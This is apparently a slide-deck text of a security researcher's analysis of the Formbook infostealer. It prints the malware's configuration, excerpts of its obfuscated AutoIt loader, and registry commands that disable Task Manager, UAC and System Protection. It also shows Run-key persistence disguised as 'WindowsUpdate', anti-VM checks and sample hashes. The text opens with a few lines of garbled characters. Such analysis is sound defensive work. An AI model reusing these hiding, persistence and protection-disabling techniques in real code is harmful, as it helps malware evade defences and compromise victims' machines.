YL152B5B90T7e89zN5934VkJ627KE8v57LnY1E1J5432y68HomgW9f
O499A41oLF191o907A487ab1167S3v178181ML20YV8jqbzk8G96d1rS6h86j
3uU5388L
Dir=cne
```

Inside Formbook infostealer

Formbook Analysis


- The *sni.mp3* file includes interesting strings that were used during the execution.

```
[Setting]
sd_Keys=3134453439343435353432353043424237364138373838373642464243453845333742444531334133384244384543333239383 5
Keys=fju
Dir=cne
Key=WindowsUpdate
AuEx=pwm-axa
ExEc=axo.exe
StartUps=nug-BZeoal7C68jlBF884Xr52nF6mvI0538823d9uwkELR34Us
RP=fgv.hmf
sK=858
sN=sli.hxp
eof=hmf
inc=meq.cxe
```

Inside Formbook infostealer

Formbook Analysis

- The *axo.exe* file is an AutoIt script that is executed with the *pwm-axa* file as a parameter.
- The script decrypts Formbook and loads it in memory. In order to do that, it creates a file with a random name that contains Formbook's functionality and deletes it soon after loading it in memory. This file contains several functions with obfuscated names.



Inside Formbook infostealer

Formbook Analysis

- The created file looks like this…

```
Global Const $4350DEA878C5E4A2BAB83C4406A8B26B = 0x00006602
Global Const $75A2FB145F3605CA0DA3CA48D7B9C281 = 0x00006801
Global Const $1295974546E6E9CA72B1205FD83C6F10 = 0
Global $FDA831CE40AFAB1CCB2F146F9D71CF0F[3]
Global $6D8EA853F0F9D4F4725A7B18BA8E68E5, $6C3C44D956C1D408BA305F8620833447, $D7D52CFFCBB6745185B9DB4AFA2C8C13, $FF9A003592FB5AC6C447DC74647093B4,
$B9B82D98583A5C233FD445FABDD55983, $F39285179624EA59225A0BF28273C515, $79E6B6AD0E3929343C8227B45FDD4FFB
Global $3C02906DBD82FAE9BEDF15FA83019CD3 = @MIN + 1, $10408E6F4EE9BCC475D45187F7A61581 = @MIN + 1, $576E7ACF370C475C1F7CFFC8287D4894,
$D670D931AB625312A06C6E78CAF5F4FA, $5D33270AF08A87ABF453DC3CE78E09EC, $FD207A895B0E415C87F1962728B8263A,
$EF334541C41BF1292618BD324F33ECFF,$38FB60076F054E3721B05607F1809456
Global $C53E1AA287D0B74A8A796B2D3DB2DAE2, $C8E8F8600975B3E41D4C0AFA85BEDAB0, $3B3F342DCB843A363757E1DD2813D3FF, $8F5EBE1328FC2B2DC6016A70C366F083
$6D8EA853F0F9D4F4725A7B18BA8E68E5 = @ScriptDir & "\sni.mp3"
$989BD8DF7434150DDDCC4E3AF84571E3 = IniRead($6D8EA853F0F9D4F4725A7B18BA8E68E5, "Setting", "Dir", '')
$9355FBBA246C8217C04EE3075C218909 = @TempDir & "\" & $989BD8DF7434150DDDCC4E3AF84571E3
Sleep(100)
FileSetAttrib($9355FBBA246C8217C04EE3075C218909, "+H")
Sleep(100)
_S0x325952AE1C47E8F062A74927A1DBE55B()
Func _S0x325952AE1C47E8F062A74927A1DBE55B()
$39EE801D7E22D21808919DD1A991F950 = IniRead($6D8EA853F0F9D4F4725A7B18BA8E68E5, "Setting", "msg", '')
If $39EE801D7E22D21808919DD1A991F950 <> '' Then
_S0xCD06933F8DF7350D8A7AA4D9F1BAFB5B()
EndIf
$4FE9C92D9445918D1759387A12138EA3 = IniRead($6D8EA853F0F9D4F4725A7B18BA8E68E5, "Setting", "_S0x20057179D673181B71D4593BFB2A0450", '')
If $4FE9C92D9445918D1759387A12138EA3 <> '' Then
```

The following features could be observed:

Hiding mechanism:

- The script changes the cne folder attributes to hide its content by executing command ***FileSetAttrib($cne_Folder_Path, "+H").***

```
$FileAndPath_sni.mp3 = @ScriptDir & "\sni.mp3"
$cne_Folder = IniRead($FileAndPath_sni.mp3, "Setting", "Dir", '')
$cne_Folder_Path = @TempDir & "\" & $cne_Folder
Sleep(100)
FileSetAttrib($cne_Folder_Path, "+H") ; COMMENT: HIDES THE CNE FOLDER IN THE TMP FOLDER
```

Check default browser:

- The script will check the ***HKCR\http\shell\open\command*** registry key to know which internet browser the victim's machine uses by default.

Protection disabling and anti-analysis:

Command	Description
RegWrite("HKCU64\Software\Microsoft\Windows\CurrentVersion\Policies\System", "DisableTaskMgr", "REG_DWORD", "1")	Disables Task Manager
RegDelete("HKLM64\Software\Microsoft\Windows NT\CurrentVersion\SPP\Clients")	Turns off the System Protection
RegWrite("HKLM64\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System", "EnableLUA", "REG_DWORD", "0")	Disables UAC (User Account Controls)

Inside Formbook infostealer

Formbook Analysis

Persistence mechanism:

- In order to remain persistent, it modifies the Run registry key with a new key named “**WindowsUpdate**” that instructs the execution of *axo.exe* along with *pwm-axa.*

```
If IsAdmin() Then

RegWrite("HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run", $WindowsUpdate, "REG_SZ", $cne_Folder_Path & "\" & $axo.exe & " " & FileGetShortName(FileGetShortName($cne_Folder_Path & "\" & $pwm-axa)))

Else

RegWrite("HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Run", $WindowsUpdate, "REG_SZ", $cne_Folder_Path & "\" & $axo.exe & " " & FileGetShortName($cne_Folder_Path & "\" & $pwm-axa))
```

Name	Type	Data
(Default)	REG_SZ	(value not set)
WindowsUpdate	REG_SZ	C:\Users\[redacted]\AppData\Local\Temp\cne\axo.exe C:\Users\[redacted]\AppData\Local\Temp\cne\pwm-axa

Protection disabling and anti-analysis:

- *VMwaretray.exe*
- *Vbox.exe*
- *VMwareUser.exe*
- *VMwareService.exe*
- *VboxService.exe*
- *vpcmap.exe*
- *VBoxTray.exe*
- *If DriveSpaceFree (“d:\”) <1 And ProcessExists ([VMWare or VBox]) then Exit*

Deletion and termination:

- It will look for process *svshost.exe* and terminate itself in case it finds more than two *svshost.exe* processes running:

```
If UBound(ProcessList("svshost.exe")) > 2 Then Exit ;
ProcessSetPriority("svshost.exe", 5) ; COMMENT: 5=REAL
```

Inside Formbook infostealer

Similar files

- The following SFX files were found after the analyzed file:

Hash	Date
17/7/2018	f2cee9dbdee406d64b9608e9042189b8db692b53710edce6a31cdc72318af255
11/9/2018	8e8c285a0b75999000152010bcf30f5e97562eddc768a5e085e2ab99a336f0d0
11/9/2018	e149a0d8fa52f7f4f74cf0e88811d0d95b318ea0e9597c6c9068bb96a9290ca6
11/9/2018	68b7f7446dc5e1134902226c39a792f39b01f66b86f1beabd4caa4560177073c
11/9/2018	fda3b25c2f7dab5edf0f98899f3b3be18138d725912872fc5cb9d4ff8876f147
12/9/2018	80867e23465a472482309a63b9201e37fd366e4e3151a8030fc61ed915316f48
13/9/2018	1549dd759e0651e04884229d1910cf3ffc075ee239a4d3ce45ad2d706d0501ee
14/9/2018	9e953b50293d323255e57a50d371ddb6b305249b75a85c75c28e50a36b489abd

Inside Formbook infostealer

Conclusion

- Despite Formbook infostealer being around for a couple of years now, it was only noted after it was massively used in spam campaigns in late 2017. The fact that Formbook wasn't noticed before is probably because the developers didn't release the builder to the public, so it was easy for the developers to track its activities and turn it off in case they found that it was being used for purposes they did not intend or if it was gaining too much attention from the security community. Despite not being broadly used, Formbook represents a real threat, due to it being stealthier and more powerful than keyloggers.
- Similar to Agent Tesla Remote Access Trojan (RAT), the author initially offered a beta version of the product for free to receive feedback and make improvements.
- The "ng-coder" user indicates that FormBook should not be used for malicious purposes and after the spam campaigns were made public, he blocked Formbook’s sales until further notice. According to its developer, "ng-Coder", Formbook should only be used to spy on family members or employees if they have the explicit right to do so. However, the claim itself is dubious given the remotely legitimate uses of such software.

Thank you

Deloitte.

Gabriela Nicolao

@rove4ever